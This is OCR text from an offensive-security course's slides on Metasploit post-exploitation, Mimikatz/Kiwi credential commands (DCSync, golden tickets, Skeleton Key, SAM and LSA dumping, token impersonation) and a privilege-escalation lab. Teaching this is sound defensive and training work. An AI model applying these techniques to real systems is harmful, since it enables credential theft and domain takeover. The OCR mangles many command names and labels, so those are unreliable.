
Scripts

* post/linux/.-
* Post Gather  checkvm  enum\_configs  enum network  enum\_protections
* enum\_system
* enum\_user\_history  enum osx

This is only an excerpt from the multitude of scripts available.

## modules


* Sniffer
* Allows for packet sniffing the remote host
* Never stored on targets hardware
* Can be read using psnuffle, dsniff, wireshark and others



sniffer

Scripts (continued)

* Mimikatz
* Script bundle for persistence and data exfiltration
* Requires SYSTEM level privilege to use all of its features/functions
* load mimikatz
* mimikatz command —ffu:.



# Kiwi over Mimikatz

kiwi

* Kiwi is Mimikatz version 2!
* It includes more "out-of-the-bof' functionality than Mimikatz version 1.
* Offers one command to run all the others for credential gathering:
* creds all  creds\_wdigest
* creds kerberos
* creds msv  creds\_tspkg

# Kiwi over Mimikatz

meter-p reter > help kiwi

Kiwi Command s

Command

c reds c reds kerberos c reds msv c red s\_ssp creds\_tspkg c red s\_wd i gest dcsync dcsync ntlm golden ticket create ke rberos ticket list ke rbe ro s\_t i c ket\_pu rge ke rberos ticket use kiwi cmd Isa\_d ump\_sam Isa\_d ump\_sec rets password change wifi list wifi list sha red

Description

Ret r i eve credentials (pa rsed)

Ret r i eve Ke rberos c reds Cpa rsed)

Ret r i eve CM/ NT LM c reds (pa rsed)

Ret rieve SSP creds

Ret rieve Ts Pkg c reds (pa rsed)

Ret rieve WDigest c reds (pa rsed)

Ret rieve user account info rmation via DCSync (unparsed) Ret rieve user account NT LM hash, SID and RID via DCSync

Create a golden kerbe ros ticket List all ke rberos tickets (unpa rsed) purge any in-use kerberos tickets Use a kerberos ticket

Execute an arbitary mimikatz command (unpa rsed)

Dump LSA SAM (unparsed)

Dump LSA secrets (unparsed)

Change the passwo rd/ hash of a user

List wifi profiles/ c reds for the current user

List shared wifi profiles/creds ( requires SYSTEM)

## Additional Metasploit Scripts (continued)


• Mimikatz 2.0 (Kiwi) most common special commands (kiwi\_cmd)



CRYPTO::Certificates List/export certificates

 Create golden/silver trust tickets

 List all user tickets (TGT and TGS) in user memory. No special privileges required since it only displays the current user's tickets. Similar to functionality of "klist".

Pass The Ticket. Typically used to inject a stolen or forged Kerberos ticket (golden/silver/trust).

## Additional Metasploit Scripts (continued)

• Mimikatz 2.0 (Kiwi) most common special commands (kiwi\_cmd)

Ask LSA Server to retrieve SAM/AD enterprise (normal, patch on the fly or inject). Use to dump all Active Directory domain credentials from a Domain Controller or Isass.dmp dump file. Also used to get specific account credential such as krbtgt with the parameter /name: "/name:krbtgt"

Get the SysKey to decrypt SAM entries (from registry or hive).


The SAM option connects to the local Security Account Manager (SAM) database and dumps credentials for local accounts. This is used to dump all local credentials on a Windows computer.

## Additional Metasploit Scripts (continued)

• Mimikatz 2.0 (Kiwi) most common special commands (kiwi\_cmd)

Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly). Dumps trust keys (passwords) for all associated trusts (domain/forest).

 Add to SIDHistory to user account. The first value is the target account and the second value is the account/group name(s) (or SID). Moved to SID:modify as of May 6th, 2016.

 Inject a malicious Windows SSP to log locally authenticated credentials.

## Additional Metasploit Scripts (continued)


• Mimikatz 2.0 (Kiwi) most common special commands (kiwi\_cmd)



|  |  |
| --- | --- |
| MISC::Skeleton | Inject Skeleton Key into LSASS process on Domain Controller. This enables all user authentication to the Skeleton Key patched DC to use a "master password" (aka Skeleton Keys) as well as their usual password. |
| PRIVILEGE::Debug | Get debug rights (this or Local System rights is required for |

many Mimikatz commands).

SEKURLSA:.•Ekeys List Kerberos encryption keys

SEKURLSA•.. •Kerberos List Kerberos credentials for all authenticated users (including  services and computer account)

## Additional Metasploit Scripts (continued)

• Mimikatz 2.0 (Kiwi) most common special commands (kiwi\_cmd)

Inject Skeleton Key into LSASS process on Domain Controller. This enables all user authentication to the Skeleton Key patched DC to use a "master password" (aka Skeleton Keys) as well as their usual password.


 Pass- theHash and Over-Pass-the-Hash

 Lists all available Kerberos tickets for all recently authenticated users, including services running under the context of a user account and the local computer's AD computer account. Unlike kerberos::list, sekurlsa uses memory reading and is not subject to key export restrictions. sekurlsa can access tickets of others

sessions (users).list Kerberos encryption keys

## Additional Metasploit Scripts (continued)

• Mimikatz 2.0 (Kiwi) most common special commands (kiwi\_cmd)

Impersonate a token. Used to elevate permissions to SYSTEM

(default) or find a domain admin token on the box

 Impersonate a token with Domain Admin credentials. /domainadmin



# Exercise: Privilege Escalation

## Objectives

After completing this exercise, students will be able to:

* Use exploit to gain access to target machine  Navigate target systems
* Perform privilege escalation

Use toolkit to gain persistence

Duration

This exercise will take approximately 4.5 hours to complete.

## Debrief

General Questions

* How did you feel about this procedure?
* Were there any areas in particular where you had difficulty?  Do you understand how this relates to the work you will be doing?

Specific Questions

* What limitations does a watering hole attack have in successful target exploitation?
* If you were to complete these objectives without guidance, what nexus of attack would you most likely choose to employ?

I

# Lesson Summary

In this lesson we learned about:

* Metasploit Venom
* Reverse and Bind Shells

## • Privilege Escalation

### • Mimikatz & Kiwi Script Use

I

|  |
| --- |
| End of Module 2, Lesson  5 |